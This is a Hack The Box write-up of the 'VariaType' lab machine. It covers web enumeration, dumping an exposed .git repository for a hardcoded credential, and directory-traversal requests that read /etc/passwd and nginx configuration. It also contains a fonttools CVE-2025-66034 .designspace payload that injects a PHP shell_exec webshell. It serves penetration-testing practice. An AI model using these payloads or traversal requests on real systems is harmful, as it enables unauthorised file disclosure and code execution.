

[HTB] VariaType [Linux, Medium, 3.8]

- by 0xPablo github page github.com/vorkampfer/hackthebox3
- Yes, I spelled the header wrong. Lmao, oh well too late



• Resources:

1. 0xdf HackTheBox gitlab: <https://0xdf.gitlab.io/2025/06/07/htb-backfire.html>
2. IPPSEC: <https://ippsec.rocks/>

• View terminal output with color

```
► bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

`VariaType` is a medium-difficulty Linux machine that begins with web enumeration of a font-generation platform and an associated portal subdomain hosting a login page with an exposed `.git` directory. Dumping the repository and inspecting the commit history exposes hardcoded credentials, granting access to the portal dashboard. A path traversal vulnerability in the portal's download functionality allows reading arbitrary files from the server, including the Nginx configuration, which reveals the web root. Combined with a fonttools CVE-2025-66034 affecting the `.designspace` parser, a webshell is written to the `files` directory to obtain a foothold as `www-data`. Process monitoring reveals a cron job run by `steve` that processes uploaded font archives using `fontforge`. A command injection vulnerability in `fontforge`'s handling of malformed tar archives (CVE-2024-25082), is leveraged to pivot to `steve`. Privilege escalation is achieved by exploiting a path traversal vulnerability in `setuptools` (CVE-2025-47273), which is invoked by a script `steve` can run as root via `sudo`, allowing an attacker-controlled public SSH key to be written to `/root/.ssh/authorized\_keys`.

TLDR:

1. SPOILER WARNING: I did a-lot of enumration just to eventually find a password in the .git directory.
2. The privesc to this is not easy at all. I would rate this box a hard because

of the privesc.

3. On the bright side I learned a-lot of new things I did not know on this box.

Checking connection status

1. Checking my openvpn connection with a bash script.

```
1. ▷ htb.sh --set '10.129.244.202' variatype.htb
[sudo] password for scottx0beam:
==> [+] Hostname successfully injected!
10.129.244.202 variatype.htb
Done!
2.▷ htb.sh --status

==> [+] OpenVPN is up and running. Initialization Sequence Completed
==> [+] OpenVPN tunnel with logging has started successfully
==> [!] Network is unreachable. Check your connection. It could be just a false
positive or generic error on initial connection.
2026-07-04 12:11:22 sitnl_send: rtnl: generic error (-101): Network is
unreachable

==>[+] 2026-07-04 12:11:22 Initialization Sequence Completed
==>[+] ps -auxw shows the script is running:
scottx0+ 676059 0.0 0.0 8060 5924 pts/2 S+ 12:11 0:00 bash /home/
scottx0beam/bash_scripts/htb.sh --start-logging
VariaTypenhogetoffmynutzsackbeesh.ovpn openvpn.log
scottx0+ 676221 0.0 0.0 5776 3884 pts/2 S+ 12:11 0:00 tee -a
openvpn.log
2026-07-04 12:11:22 OPTIONS IMPORT: tun-mtu set to 1500
2026-07-04 12:11:18 WARNING: Compression for receiving enabled. Compression has
been used in the past to break encryption. Compression support is deprecated
and we recommend to disable it completely.
2026-07-04 12:11:22 Data Channel: cipher 'AES-256-CBC', auth 'SHA256', peer-id:
42, compression: 'lzo'

==>[+] The PID number for OpenVPN is: 676456

==>[+] Your Tun0 ip is: 10.10.14.70
```

```
==>[+] The HackTheBox server IP is: 10.129.244.202 variatype.htb
```

```
==> [+] Successfully pinged the HackTheBox server at 10.129.244.202.
```

```
==> [+] The HackTheBox server is up and responding to ping.
```

```
==>[+] 10.129.244.202 (ttl -> 63): Linux
```

```
eno1:=> mtu:1300
```

```
tun0:=> mtu:1280
```

Basic Recon

1. Nmap

1. I use variables and aliases to make things go faster. For a list of my variables and aliases visit github.com/vorkampfer

2. `▸ nmap_reader.sh 10.129.244.202`

Target IP provided: 10.129.244.202

```
[*] File not found in current working directory.This script requires .nmap or .gnmap files.
```

```
[*] Copying file from home directory...
```

Enter the file-path of your nmap scan output file: portzscan.nmap

File found!

File format recognized!

```
>>> nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 variatype.htb
```

```
>>> looking for nginx
```

```
nginx 1.22.1
```

```
>>> looking for OpenSSH
```

```
OpenSSH version: OpenSSH 9.2p1 Debian 2+deb12u7
```

```
>>> Looking for Apache
```

```
>>> Looking for IIS
```

```
>>> Looking for http ports
```

```
80
```

NOTE: If the specific port is open, it means the TCP port accepted a connection (so it is open at network level). Nmap sent probe data and got an HTTP-like response (so it classified the service as HTTP).

```
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan
10.129.244.202 variatype.htb

>>> Here are some interesting ports
22/tcp open  ssh
No OpenSSH detected on a non-standard port.

No PHP version found in the nmap scan output.
No Microsoft SQL Server detected in the nmap scan output.

Open Ports: 22,80

{
  "target": "10.129.244.202",
  "ttl": 63,
  "os_guess": "Linux/Unix-like (likely)"
}

No clock skew detected. No Kerberos port open.

No Git repository found in the nmap scan output.

No robots.txt page found in the nmap scan output.
Goodbye!
3. Here is another box where there is little to nothing in the nmap scan to go
on.
```

Server is a Debian 12 codename [Bookworm]

1. Discovery with *Ubuntu Launchpad*

1. Search "launchpad OpenSSH 9.2p1 Debian 2+deb12u7 blueprints"
2. <https://launchpad.net/debian/+source/openssh/1:9.2p1-2+deb12u2>

1. **Whatweb** - Nothing

```
1. ➤ whatweb http://10.129.244.202/
http://10.129.244.202/ [301 Moved Permanently] Country[RESERVED][ZZ],
HTTPServer[nginx/1.22.1], IP[10.129.244.202], RedirectLocation[http://
variatype.htb/], Title[301 Moved Permanently], nginx[1.22.1]
http://variatype.htb/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/
1.22.1], IP[10.129.244.202], Title[VariaType Labs – Variable Font Generator],
nginx[1.22.1]
2.Nothing. I already added `variatype.htb` to my `/etc/hosts` file. Moving on.
```

1. curl the server

```
1. ➤ curl -s -X GET http://10.129.244.202/ -I
HTTP/1.1 301 Moved Permanently
Server: nginx/1.22.1
Date: Sat, 04 Jul 2026 13:50:49 GMT
Content-Type: text/html
Content-Length: 169
Connection: keep-alive
Location: http://variatype.htb/
```

Main page

1. They were nice enough to give us the “fonttools engine” that they use.

For Type Designers

Upload your [.designspace](#) file and master fonts (.ttf/.otf) to generate a fully compliant variable font. We use the same **fonttools** engine used by Google Fonts and major foundries.

Supported features:

- Weight, width, optical size, and custom axes
- OpenType layout features (GSUB/GPOS)
- Automatic table generation (fvar, gvar, HVAR, MVAR)

Start Generation

1. Lets search for a fonttools exploit.

Searching for CVE exploit

1. Searching for vendor type, cve, exploit name, etc... on cvedetails. Found **fonttools** vulnerabilities.

Fonttools : Vulnerability Statistics

[Products \(1\)](#) [Vulnerabilities \(2\)](#) [Search products](#) [CVSS Report](#) [Metasploit Modules](#)

Vulnerability Trends Over Time

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2024	0	0	0	0	0	0	0	1	0	0	0
2025	0	0	0	0	0	0	0	0	0	0	0
Total								1			

Vulnerabilities by impact types

Year	Code Execution	Bypass	Privilege Escalation	Denial of Service	Information Leak
2024	0	0	0	0	0
2025	1	0	0	0	0
Total	1				

This page lists vulnerability statistics for all **products** of **Fonttools**. Vulnerability statistics provide a quick overview for security vulnerabilities related to software products of Fonttools. You can view products or **security vulnerabilities** of **Fonttools** products.

2. Image 2 - Reading on **fonttools** vulnerabilities.

Fonttools : Security Vulnerabilities, CVEs

Published in:

2026

January

February

March

April

May

June

July

CVSS Scores Greater Than:

0123456789

In CISA KEV Catalog

Sort Results By :

Publish Date

Update Date

CVE Number

CVE Number

CVSS Score

EPSS Score

Copy

CVE-2025-66034

fontTools is a library for manipulating fonts, written in Python. In versions from 4.33.0 to before 4.60.2, the fonttools varLib (or python3 -m fontTools.varLib) script has an arbitrary file write vulnerability that leads to remote code execution when a malicious .designspace file is processed. The vulnerability affects the main() code path of fontTools.varLib, used by the fonttools varLib CLI and any code that invokes fontTools.varLib.main(). This issue has been patched in version 4.60.2.

Source: GitHub, Inc.

Max CVSS

9.8

EPSS Score

0.50%

Published

2025-11-29

Updated

2025-12-03

CVE-2023-45139

fontTools is a library for manipulating fonts, written in Python. The subsetting module has a XML External Entity Injection (XXE) vulnerability which allows an attacker to resolve arbitrary entities when a candidate font (OT-SVG fonts), which contains a SVG table, is parsed. This allows attackers to include arbitrary files from the filesystem fontTools is running on or make web requests from the host system. This vulnerability has been patched in version 4.43.0.

Source: GitHub, Inc.

Potential exploit

Max CVSS

7.5

EPSS Score

1.23%

Published

2024-01-10

Updated

2024-05-01

1. I search `cvedetails.com` for "fonttools"
2. I click on vulnerabilities since there are only 2. If there were many I would click on a specific year.
3. The best thing to do is to find an RCE of course. If you cannot find an RCE then the next best thing is something with high CVE like `CVE-2025-66034` which is arbitrary file write that can lead to an RCE. I click on 'CVE-2025-66034' to read more on it.
4. I see it has a `Github Advisory`. If the search has the Github advisory click on it as it is usually a main source of information on CVEs, and many times will have a work PoC code. `https://github.com/fonttools/fonttools/security/advisories/GHSA-768j-98cg-p3fv`

5. ## Summary of the Github Advisory

The ``fonttools varLib`` (or ``python3 -m fontTools.varLib``) script has an arbitrary file write vulnerability that leads to remote code execution when a malicious `.designspace` file is processed. The vulnerability affects the ``main()`` code path of ``fontTools.varLib``, used by the `fonttools varLib` CLI and any code that invokes ``fontTools.varLib.main()``.

The vulnerability exists due to unsanitised filename handling combined with content injection. Attackers can write files to arbitrary filesystem locations via path traversal sequences, and inject malicious code (like PHP) into the output files through XML injection in `labelname` elements. When these files are placed in web-accessible locations and executed, this achieves remote code execution without requiring any elevated privileges. Once RCE is obtained, attackers can further escalate privileges to compromise system files (like overwriting ``/etc/passwd``).

Overall this allows attackers to:

- Write font files to arbitrary locations on the filesystem
- Overwrite configuration files
- Corrupt application files and dependencies
- Obtain remote code execution

The attacker controls the file location, extension and contents which could lead to remote code execution as well as enabling a denial of service through file corruption means.

Affected Lines

``fontTools/varLib/__init__.py``

Github advisory on FontTools CVE-2025-66034

1. Image 1 - Copying the xml code snippet `malicious2.designspace`

5. After validating that we can provide arbitrary write to any location, we can also validate that we can control sections of content as well demonstrated with the below payload.

`malicious2.designspace`

```
<?xml version='1.0' encoding='UTF-8'?>
<designspace format="5.0">
  <axes>
    <!-- XML injection occurs in labelname elements with CDATA sections -->
    <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400">
      <labelname xml:lang="en"><![CDATA[<?php echo shell_exec("/usr/bin/touch /tmp/MEOW123");?>]]><![CDATA[
      <labelname xml:lang="fr">MEOW2</labelname>
    </axis>
  </axes>
  <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400"/>
  <sources>
    <source filename="source-light.ttf" name="Light">
      <location>
        <dimension name="Weight" xvalue="100"/>
      </location>
    </source>
    <source filename="source-regular.ttf" name="Regular">
```

1. <https://github.com/fonttools/fonttools/security/advisories/GHSA-768j-98cg-p3fv>
2. I paste the xml code "malicious2.designspace" from number 5 into a file called `malicious.designspace`
3. I remove MEOW2 line we do not need it. Unless you only speak French.
4. I also removed the default paload between the double quotes "/usr/bin/touch /etmp/MEOW123" and replace just that portion with "id".
5. Save that. Next, scroll down and we will work on setup.py

Enumerating the site

1. We found a possible CVE right away because of an information leakage, but we have to look at the sight itself to see if this site is even vulnerable to this CVE "Fonttools engine" aka CMS framework. Vendors call software many things for websites but they usually fall under CMS or Content Management Systems or put more plainly software frameworks for websites. Also they are usually either opensource or closed source. Knowing that simplifies all the fancy terminology and focuses our attention towards finding a CVE quickly.
2. Since we know nothing about the site the best thing to do is some `directory busting`.


```

2. > python3.12 setup.py
3. That creates 2 .ttf font files.
4. > ls * | grep -i "ttf"
.rw-r--r--  600 scottx0beam scottx0beam  5 Jul 05:19  source-light.ttf
.rw-r--r--  600 scottx0beam scottx0beam  5 Jul 05:19  source-regular.ttf
>>> I move everything to `/pwn/`
5.~/hax4crack/variotype/pwn > ls
Permissions Size User          Group          Date Modified Name
.rw-r--r--  1.2k scottx0beam scottx0beam  5 Jul 05:05  malicious.designspace
.rw-r--r--   952 scottx0beam scottx0beam  5 Jul 05:13  setup.py
.rw-r--r--   600 scottx0beam scottx0beam  5 Jul 05:19  source-light.ttf
.rw-r--r--   600 scottx0beam scottx0beam  5 Jul 05:19  source-regular.ttf
6.Now we can upload everything.

```

Uploading the files

Upload Files

Submit your `.designspace` file and master font(s) to generate a variable font.

`.designspace` File

malicious.designspace

Master Fonts (.ttf or .otf)

2 files selected.

Select at least one font. Use multiple fonts for interpolatable axes (e.g., Weight, Width).

[← Back to homepage](#)

```


1. http://variotype.htb/tools/variable-font-generator
2. I click on tools and that takes me to the upload files page
3. I upload malicious.designspace and the two .ttf files together for "Master
   Fonts"
4. After attempted upload fails it seems that `portal.variotype.htb` is working
   now.
5. http://portal.variotype.htb
>>> Another URL found at the bottom of `portal.variotype.htb`
>>> **Need help?** Contact IT Support at [it-support@variotype.internal]

```

```
(mailto:it-support@variatype.htb)
>>> ▸ htb.sh --add-hosts variatype.internal
==> [+] Appended hostnames variatype.internal -> 10.129.244.202 variatype.htb
portal.variatype.htb
# Standard host addresses
127.0.0.1 localhost
127.0.1.1 Eclipse18903
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
# Others
10.129.244.202 variatype.htb portal.variatype.htb variatype.internal
Done!
6. I just get redirected back to `http://variatype.htb/`
```

nginx discovered running on backend

1. Image 1 - The backend is using nginx after all.



2. Something weird happened. On requesting an error page for the new domain `portal.variatype.htb` an nginx default 404 shows up. The admin was trying to spoof the hackers or nosey crawlers.

```
1. I start up burpsuite so I can intercept requests and see what is going on in
the backend.
2. ▸ burpsuite 2>/dev/null & disown
3. Well it seems like it is php that is running the backend after all.
4. http://portal.variatype.htb/index.php
>>> typing index.php brings up the domain `portal.variatype.htb`
```

Directory Busting again

1. I am going to search specifically for .php extension files

```
1. ➤ ffuf -u http://portal.variatype.htb/FUZZ.php -w /usr/share/dirbuster/
directory-list-2.3-medium.txt -e .php
```

```
/'__\  /'__\      /'__\
/\ \_/\ /\ \_/\  _  _  /\ \_/\
\ \ ,_\ \ \ ,_\ /\ \ \ \ \ \ ,_\
\ \ \_/\ \ \ \_/\ \ \_/\ \ \ \_/\
\ \_\ \ \ \_\ \ \_\_\_/\ \_\
\ \_/\  \ \_/\  \ \_\_\_/\ \_/\
```

v2.1.0-dev

```
download          [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
149ms]
```

```
index             [Status: 200, Size: 2494, Words: 445, Lines: 59,
Duration: 146ms]
```

```
view              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
153ms]
```

```
auth              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:
143ms]
```

```
dashboard         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
143ms]
```

2. This works great when looking for specific extensions but what I like about gobuster that ffuf did not find was a `/files/`` additional path.

```
3. ➤ gobuster dir -u http://portal.variatype.htb/ -w /usr/share/seclists/
Discovery/Web-Content/raft-small-words.txt -x php
```

```
/index.php        (Status: 200) [Size: 2494]
```

```
/download.php     (Status: 302) [Size: 0] [--> /]
```

```
/files            (Status: 301) [Size: 169] [--> http://
portal.variatype.htb/files/]
```

```
/view.php         (Status: 302) [Size: 0] [--> /]
```

```
/dashboard.php    (Status: 302) [Size: 0] [--> /]
```

```
/.git             (Status: 301) [Size: 169] [--> http://
portal.variatype.htb/.git/]
```

.git directory found while scanning with gobuster

```
1. > git-dumper http://portal.variatype.htb/ dump/
[-] Testing http://portal.variatype.htb/.git/HEAD [200]
[-] Testing http://portal.variatype.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://portal.variatype.htb/.gitignore [404]
[-] Fetching http://portal.variatype.htb/.git/description [200]
2. ~/hax4crack/variatype/dump (master X)* > ls
Permissions Size User          Group          Date Modified Name
drwxr-xr-x    - scottx0beam scottx0beam  5 Jul 11:48 .git
-rw-r--r--    36 scottx0beam scottx0beam  5 Jul 11:48 auth.php
3. ~/hax4crack/variatype/dump (master X)* > git log
commit 753b5f5957f2020480a19bf29a0ebc80267a4a3d (HEAD -> master)
Author: Dev Team <dev@variotype.htb>
Date:   Fri Dec 5 15:59:33 2025 -0500
```

fix: add gitbot user for automated validation pipeline

```
commit 5030e791b764cb2a50fcb3e2279fea9737444870
Author: Dev Team <dev@variotype.htb>
Date:   Fri Dec 5 15:57:57 2025 -0500
```

feat: initial portal implementation

```
>>> 5030e791b764cb2a50fcb3e2279fea9737444870
4. ~/hax4crack/variatype/dump (master X) > git show
5030e791b764cb2a50fcb3e2279fea9737444870
commit 5030e791b764cb2a50fcb3e2279fea9737444870
Author: Dev Team <dev@variotype.htb>
Date:   Fri Dec 5 15:57:57 2025 -0500
```

feat: initial portal implementation

```
diff --git a/auth.php b/auth.php
new file mode 100644
index 0000000..615e621
--- /dev/null
+++ b/auth.php
```




```
@@ -0,0 +1,3 @@
+<?php
+session_start();
+$USERS = [];
5.~/hax4crack/variotype/dump (master X)* ▷ git show 753b    <<< git only needs
the first 4 chars of the commit.
commit 753b5f5957f2020480a19bf29a0ebc80267a4a3d (HEAD -> master)
Author: Dev Team <dev@variotype.htb>
Date:   Fri Dec 5 15:59:33 2025 -0500
```

fix: add gitbot user for automated validation pipeline


```
diff --git a/auth.php b/auth.php
index 615e621..b328305 100644
--- a/auth.php
+++ b/auth.php
@@ -1,3 +1,5 @@
 <?php
 session_start();
-$USERS = [];
+$USERS = [
+    'gitbot' => 'G1tB0t_Acc3ss_2025!'
+];
(END)
6. Finally a credential found ` 'gitbot' => 'G1tB0t_Acc3ss_2025!' `
7. ▷ echo 'gitbot => G1tB0t_Acc3ss_2025!' > creds.txt
```

logging into **portal.variatype.htb** as gitbot


1. Image 1 - logging in



2. Image 2 - **No generated fonts found** means you need to generate the fonts again it took to long to log in as gitbot



3. Image 3 - Now logout and log in again and the generate fonts download link will be there. You will need to download the font with burpsuite intercept so we can try a file inclusion attack.



4. Image 4 - Burpsuite intercept of the clicking of fonts download button in <http://portal.variatype.htb> log in.

Request					Response			
Pretty	Raw	Hex			Pretty	Raw	Hex	Render
<pre>1 GET /download.php?f=variabype_mkjmDqnfF8k.ttf HTTP/1.1 2 Host: portal.variatype.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:152.0) Gecko/20100101 Firefox/152.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.9 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Referer: http://portal.variatype.htb/dashboard.php 9 Cookie: PHPSESSID=3qq6ha45ms4j9gf6lsuvh2bbor 10 Upgrade-Insecure-Requests: 1 11 DNT: 1 12 Sec-GPC: 1 13 Priority: u=0, i 14</pre>					<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.22.1 3 Date: Sun, 05 Jul 2026 13:28:02 GMT 4 Content-Type: application/octet-stream 5 Content-Length: 964 6 Connection: keep-alive 7 Expires: Thu, 19 Nov 1981 08:52:00 GMT 8 Cache-Control: no-store, no-cache, must-revalidate 9 Pragma: no-cache 10 Content-Disposition: attachment; filename= 11 12 HVAR04/0S/2@0A8h`STATxphDdcmapFi,fvar- ôÊlocaømaxpH name/U\upost\$ø'"_<ôêæøDïæp BL TestWeight400<?php echo shell_exec(shell_exec("id");?>]]>Thin*wghtwghtdD</pre>			

1. gitbot:G1tB0t_Acc3ss_2025!
2. Success, logged in.
3. I intercept the fonts download link in burpsuite

Local File inclusion attack using burpsuite

1. Technically this is not a **local file inclusion** it is just a **file disclosure**.
2. Image 1 - Success, file disclosure

Pretty	Raw	Hex	  In 	Pretty	Raw	Hex	Render	
1 GET /download.php?f=../../../../../../../../../../../../etc/passwd 2 HTTP/1.1 3 Host: portal.variatype.htb 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:152.0) Gecko/20100101 5 Firefox/152.0 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.9 8 Accept-Encoding: gzip, deflate, br 9 Connection: keep-alive 10 Referer: http://portal.variatype.htb/dashboard.php 11 Cookie: PHPSESSID=3qq6ha45ms4j9gf6lsuvh2bbor 12 Upgrade-Insecure-Requests: 1 13 DNT: 1 14 Sec-GPC: 1 15 Priority: u=0, i				10 Content-Disposition: attachment; filename= passwd 11 12 root:x:0:0:root:/root:/bin/bash 13 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 14 bin:x:2:2:bin:/bin:/usr/sbin/nologin 15 sys:x:3:3:sys:/dev:/usr/sbin/nologin 16 sync:x:4:65534:sync:/bin:/bin/sync 17 games:x:5:60:games:/usr/games:/usr/sbin/nologin 18 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 19 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 20 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 21 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 22 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 23 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 24 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 25 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 26 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin 27 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin 28 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin				

- 3.

1. I intercepted the download and now I will edit the requested file. I will delete the requested file and use a directory traversal.
2. I edit the path in burpsuite repeater
>>>GET /download.php?f=../../../../../../../../../../../../etc/passwd HTTP/1.1
>>>Success, we have the /etc/passwd file
3. ▶ cat passwd_variatype | grep "sh\$"
root:x:0:0:root:/root:/bin/bash
steve:x:1000:1000:steve,,,:/home/steve:/bin/bash

```
4.GET /download.php?f=.....//.....//.....//.....//.....//.....//.....//.....//var/log/
nginx/access.log HTTP/1.1
Content-Disposition: attachment; filename="access.log"

10.10.14.70 - - [05/Jul/2026:05:03:40 -0400] "GET / HTTP/1.1" 301 169 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:152.0) Gecko/20100101 Firefox/152.0"
10.10.14.70 - - [05/Jul/2026:07:45:32 -0400] "GET /.git/HEAD HTTP/1.1" 301 169
"-" "Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0"
5. Nothing there.
6. GET /download.php?f=.....//.....//.....//.....//.....//.....//.....//.....//etc/
nginx/nginx.conf HTTP/1.1
user www-data;
worker_processes auto;
pid /run/nginx.pid;
error_log /var/log/nginx/error.log;
include /etc/nginx/modules-enabled/*.conf;

events {
    worker_connections 768;
    # multi_accept on;
}

http {

    ##
    # Basic Settings
    ##

    sendfile on;
    tcp_nopush on;
    types_hash_max_size 2048;
    # server_tokens off;

    # server_names_hash_bucket_size 64;
    # server_name_in_redirect off;

    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    ##
```

```
# SSL Settings
##

ssl_protocols TLSv1 TLSv1.1 TLSv1.2 TLSv1.3; # Dropping SSLv3, ref: P00DLE
ssl_prefer_server_ciphers on;

##
# Logging Settings
##

access_log /var/log/nginx/access.log;

##
# Gzip Settings
##

gzip on;

# gzip_vary on;
# gzip_proxied any;
# gzip_comp_level 6;
# gzip_buffers 16 8k;
# gzip_http_version 1.1;
# gzip_types text/plain text/css application/json application/javascript
text/xml application/xml application/xml+rss text/javascript;

##
# Virtual Host Configs
##

include /etc/nginx/conf.d/*.conf;
    include /etc/nginx/sites-enabled/variatype.htb;
    include /etc/nginx/sites-enabled/portal.variatype.htb;
}

#mail {
#   # See sample authentication script at:
#   # http://wiki.nginx.org/ImapAuthenticateWithApachePhpScript
#
```

```

# # auth_http localhost/auth.php;
# # pop3_capabilities "TOP" "USER";
# # imap_capabilities "IMAP4rev1" "UIDPLUS";
7. GET /download.php?f=.....//.....//.....//.....//.....//.....//.....//.....//home/
steve/.ssh/id_rsa HTTP/1.1
>>> File not found.
